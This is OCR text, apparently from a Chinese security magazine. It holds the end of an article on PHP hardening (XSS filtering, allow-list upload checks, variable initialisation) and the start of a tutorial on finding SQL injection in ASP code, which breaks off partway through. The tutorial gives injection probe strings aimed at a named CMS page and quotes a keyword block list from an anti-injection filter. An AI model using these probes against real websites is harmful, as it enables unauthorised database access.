


图7




图8

预防的方法非常简单，因为PHP已经为我们想到了，那就是使用strip_tags()函数。strip_tags函数只接受一个参数，即你要过滤的变量，考虑到如果上面的代码如果这样编写：

```
<?php
echo strip_tags($_GET['str']);
?>
```

再次提交时，我们就会发现，<script>标签已经被过滤掉了，如图9。

或者干脆是使用htmlspecialchars()函数，这个函数会转义HTML代码，使其能够正常显示，

```
<?php
echo htmlspecialchars($_GET['str']);
?>
```

效果如图10所示。

三、上传篇

对于上传漏洞，要介绍的并不是很多，首先我们要改变自己的思维，以往很多网站都是采用“只拒绝”的方式来防止用




图9




图10

户上传有害文件，但这是非常不安全的方法，因为我们不可能把所有的可执行文件扩展名全部输入。因此，我们应该使用"只允许"的判断方法将可以上传的文件类型事先定义好，这样在达到事半功倍的效果同时，还能获得更高的安全。下面，我就以网上比较流行的一段PHP上传代码来看看别人是怎么控制用户上传的。由于代码过长，我们仅分析部分关键代码（在upload.php中有详细的源代码，主要省略了判断文件大小，建立目录等无关内容）：

```
<form enctype="multipart/form-data" action="php.php" method="POST">
    <input type="hidden" name="MAX_FILE_SIZE" value="30000" /> <!-- 这里可以省略，PHP会依据php.ini中的设置限制大小，也可以在程序中通过$_FILES['userfile']['size']变量自己判断-->
    <input name="userfile" type="file" />
    <input type="submit" value="UP!" />
</form>
<?php
if (isset($_FILES['userfile'])){ //只有在上传时才执行
    $file_name=$_FILES['userfile']['name'];
    $FILE_EXTS=array('.zip','.jpg','.png','.gif'); //定义允许上传的文件后缀
    $file_ext=strtolower(substr($file_name,strrpos($file_name,".")));
    /*这一句很重要，程序首先找到最右面一个"."及其右面的部分（也就是扩展名了），随后将其转换为小写字母，并存储在"$file_ext"变量中。
    */
    if (!in_array($file_ext,$FILE_EXTS)){ //如果"$file_ext"不在上传后缀名数组中
        foreach ($FILE_EXTS as $key => $value){
            $allowed.=$value.' ';
        }
        die("不允许上传这种类型的文件 </br> 允许上传的文件后缀有 $allowed"); //显示错误信息，停止执行
    }
}
?>
```

这段代码的运行效果如图11所示。

不推荐大家使用"$_FILES['userfile']['type'];"来判断，因为Content/Type是可以在客户端被伪造的。最后，还要注意，保存文件时应该使用"move_uploaded_file($_FILES['userfile']['tmp_name'],'你的保存目的地');"，而不要直接使用"copy($_FILES['userfile']['tmp_name'],'你的保存目的地')"，已防止有人以此移动类似"/etc/passwd"、"SAM"之类的文件。




图11

四、其它安全措施

这部分都是涉及编程中的小问题，由于部分问题不便单独列出，故放在这里。

1、初始化变量

时刻不要忘记初始化你的变量，这主要针对某些服务器开启了register_globals选项的情况，这样是非常危险的，比如以下这段代码：

```
<?php
if ($auth==true){
    echo '欢迎使用';
}else{
    echo '请登陆！';
}
?>
```

在启用全局变量注册后，如果用户提交类似"php.php?auth=1"就可以轻而易举的成为管理员，如图12。防范的方法很简单，就是在管理员判断前加上"$auth=false;"，这样攻击者就无法成功了，因为我们在一开始就把变量初始化，攻击者提交的值已经被覆盖了。




图12

2、关闭错误显示

PHP编写的程序一旦出错，就会暴露出出错文件的绝对路径，这样会使攻击者摸清整个站点的结构，如图13，因此发布到互联网上的PHP文件都应该关掉错误显示。一般的服务器默认都会关闭display_errors开关，但是如果服务器没有关闭，我们还是有办法让错误不显示的，方法很简单，只需要在每个文件中加入**error_reporting(0);**这句就行了，如图14，我们也可以将其写入一个文件并include到每个站点文件，这样就可以减少我们的劳动了，同样在以后需要调试时只需要将词句注释就可以再次显示错误报告。




图13




图14

文章介绍了这么多，但是归要结底，安全是一个整体，每一个环节都不允许出现任何纰漏，但是我相信，只要我们能够养成良好的编写习惯，就一定会编写出强壮的PHP网页。

（文章中涉及到的upload.php文件已经收录在了光盘中）

文章难易度：★★★★

文章阅读点：通过具体实例的分析来教大家如何挖掘脚本注入漏洞

从零开始学习脚本分析

夜虫儿

经常在杂志上看到某某系统又爆出了什么注入漏洞，小菜们看的很是眼红，跃跃欲试，可是绝大多数小菜按照文章中所说的那样从网上下载了一套系统后却发现根本就不知道该如何下手去分析，难道我们小菜就注定只能利用别人发掘出的漏洞吗？本文就让我们简单学习一下如何从脚本中分析出注入漏洞吧！

一、注入漏洞的产生

注入漏洞产生的主要原因是程序员在编写脚本程序时对特殊字符过滤的不完全而引起的，这样当用户在网站外部提交一个参数进入数据库的时候，就使得我们自己构造的SQL语句也可以和参数一起参与数据库操作，这样SQL注入漏洞就会产生。我们先来找一段代码，通过代码来分析漏洞的产生原因。

```
<%
Dim strSQL,id
Id=request( "id" )
Set conn=Server.CreateObject( "ADODB.Connection" )
Conn.Open( "Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & "D:\web\web.mdb" )
Set rs=Server.CreateObject( "ADODB.Recordset" )
strSQL = "select * from admin where id=" & id
rs.Open strSQL,conn,3
response.write(rs(2))
%>
```

初学者看到这段代码可能会很头疼，不过学过asp或者vb的朋友应该会相对轻松一些，我们来一步步的分析，**Id=request("id")**这句代码的意思就是取得提交的id变量值并赋给id，一般都是使用request这个参数来接受，然后进行处理的。**Set conn=Server.CreateObject("ADODB.Connection")**这句代码的意思是创建一个数据库链接对象，想要链接数据库都要创建这个对象，也就是说必须要有这么一句代码。**Conn.Open("Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & "D:\web\web.mdb")**这句代码中Conn.Open的意思是打开数据库，**"Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & "D:\web\web.mdb"**是数据库链接的字符串，格式也是基本不变的，Microsoft.Jet.OLEDB.4.0表示要链接Access数据库，**Data Source=" & "D:\web\web.mdb**就表示数据库的绝对路径了。**Set rs=Server.CreateObject("ADODB.Recordset")**这里又创建了一个对象。**strSQL = "select * from admin where id=" & id**这句代码的意思是将id值提交到数据库中执行查询。再下面的rs.Open也就是执行SQL查询，最后的**response.write(rs(2))**是显示的意思，也就是显示出从数据库admin这个表中查到的对应id的用户名。

学习过asp的朋友看到上边的代码都会觉的很正常，当初学习的时候教科书上似乎也是这么讲的，但是问题就出在**Id=request("id")**和**strSQL = "select * from admin where id=" & id**这两句代码上，因为我们并没有过滤用户提交的id值，接受以后就立即放入了数据库中执行，如果有人提交非法的信息，它也会毫不犹豫的放到数据库里执行。我们通常都是利用"and 1=1"来判断一个地址是否存在注入点，当提交**http://127.0.0.1/test.asp?id=1**的时候，数据库会执行**select * from admin where id=1**这样的语句，这时就会成功读取出id值为1对应的admin表中的用户名，但是当我们提交**http://127.0.0.1/test.asp?id=1 and 1=1**的时候，数据库就会执行**select * from admin where id=1 and 1=1**这样的语句，显然1=1是正确的，那么返回的就是正确页面，而当我们提交**http://127.0.0.1/test.asp?id=1 and 1=2**的时候，数据库在执行**select * from admin where id=1 and 1=2**这样的语句，1=2是不对的，自然也就返回错误页面了。我们输入"and 1=1"只是为了检测，同理我们输入"and 2=2"，"and 2=3"也可以检测。如果返回不一样的页面，就说明这个地址在提交变量的时候过滤的不严，就会存在注入点了。以上就是注入产生的原理，我们以一个具体实例来分析一下吧。这里我找了套QCMS小型网站管理系统，它的下载地址是"http://down.chinaz.com/soft/24545.htm"，大家可以下载在本地测试一下，漏洞产生在diy.asp这个文件中，来看一下它的代码：

```
id=request.QueryString("id")
set rs=server.CreateObject("adodb.recordset")
set rs.activeconnection=conn
rs.cursortype=3
sql="select * from diy where id="&id
rs.open(sql)
response.Write rs("diy")
```

这里是以get的方式获取id值的，而**id=request.from("id")**则是以post方式提交获取的，很容易就可以发现这里的id并没有经过什么过滤就直接提交到数据库中查询了，跟上面介绍的一样，结果就产生了注入漏洞。现在一般网站都进行了防注入处理，一种是在代码上直接过滤，比如像**id=CheckStr(Trim(request("id")))**这种形式，先用Trim过滤掉两边的空格，然后再使用CheckStr对获取的值进行过滤，如果出现非法字符，则不允许通过，还有一种就是将过滤语句单独写在一个文件中，保存为check.asp，然后在诸如此类的页面中加入**<!--#include file="check.asp"-->**这条语句就可以了。

上面介绍的主要是数字型注入，关于字符型注入和搜索型注入，其形式和数字型注入一样，只不过在检测上存在区别而已。对于字符型的注入，我们可以使用**chong' and '1'=' 1**和**chong' and '1'=' 2**来检测，而对于搜索型的注入，我们可以使用**%' and 1=1 and '%'='**和**%' and 1=2 and '%'='**来检测。

二、cookie注入的产生

刚才已经介绍过，可以通过调用一个外部防注人文件来进行防注，但是对于这样的情况，我们就真的没有办法了吗？这里我使用我们学校的一套程序来进行演示，其中产生注入的代码是这一句

```
<%@LANGUAGE="VBSCRIPT" CODEPAGE="936"%>
<!--#include file="conn.asp"-->
<!--#Include File="check.Asp"-->
<%
dim picnews,sqlimges,id
id=request("id")
set picnews=server.CreateObject("adodb.recordset")
sqlimges="select * from article where id="&id&""
picnews.open sqlimges,conn,1,1
conn.execute("update article Set Click=Click+1 where id="&id&"") '更新点击统计Click
%>
```

id=request("id")这里直接获取id值并赋值给id，没有经过任何过滤，也没有指明使用哪种提交方式，按理说这里应该产生注入才对，但是当我们输入http://localhost/jwxiangxi.asp?id=1192%20and%201=1时，却没有出现正确页面，而是出现了如图1所示的提示。




图1

这是因为页面中加入了<!--#Include File="check.Asp"-->这么一句代码，如果我们将此句去掉，显示结果就会如图2所示。很显然是这句代码在作怪，那么就让我们来看看check.asp这个文件吧！

```
<%
'--------版权说明------------------
'SQL通用防注入程序
'Aseanleung
'--------定义部份------------------
Dim Fy_Post,Fy_Get,Fy_In,Fy_Inf,Fy_Xh,Fy_db,Fy_dbstr
Dim fso1,all_tree2,file1,files,filez,fs1,zruserip
If Request.QueryString<>"" Then'自定义需要过滤的字串,用"|"分隔
Fy_In = "'|;|%|*|and|exec|insert|select|delete|update|count|chr|mid|master|truncate|char|declare|script" (阻止了常用的SQL注入的语句)
Fy_Inf = split(Fy_In,"|")
For Each Fy_Get In Request.QueryString
For Fy_Xh=0 To Ubound(Fy_Inf)
If Instr(LCase(Request.QueryString(Fy_Get)),Fy_Inf(Fy_Xh))<>0 Then
        zruserip=Request.ServerVariables("HTTP_X_FORWARDED_FOR")
If zruserip="" Then zruserip=Request.ServerVariables("REMOTE_ADDR")
Response.Write "内容含有非法字符！请不要有'或and或or等字符，请去掉这些字符再发！！<br>"
Response.Write "如是要攻击网站，系统记录了你的操作！<br>"
Response.Write "操作IP："&zruserip&"<br>"
```

